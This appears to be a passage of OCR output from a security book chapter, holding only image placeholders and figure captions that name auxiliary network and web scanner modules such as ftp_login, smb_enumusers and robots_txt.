


Figure 4.2 – Auxiliary UDP sweep scanner




Figure 4.3 – Auxiliary 'ftp_login'




Figure 4.4 – Auxiliary 'ftp_version'




Figure 4.5 – Auxiliary 'ftp' anonymous scanner




Figure 4.6 – Auxiliary 'smb_version'




Figure 4.7 – Auxiliary 'smb_enumusers'




Figure 4.8 – Auxiliary 'smb_enumshares'




Figure 4.9 – Auxiliary 'http_version'




Figure 4.10 – Auxiliary 'backup_file' HTTP




Figure 4.11 – Auxiliary 'dir_listing' HTTP




Figure 4.12 – Auxiliary 'SSL' scanner




Figure 4.13 – Auxiliary 'http_header'




Figure 4.14 – Auxiliary 'robots_txt' HTTP

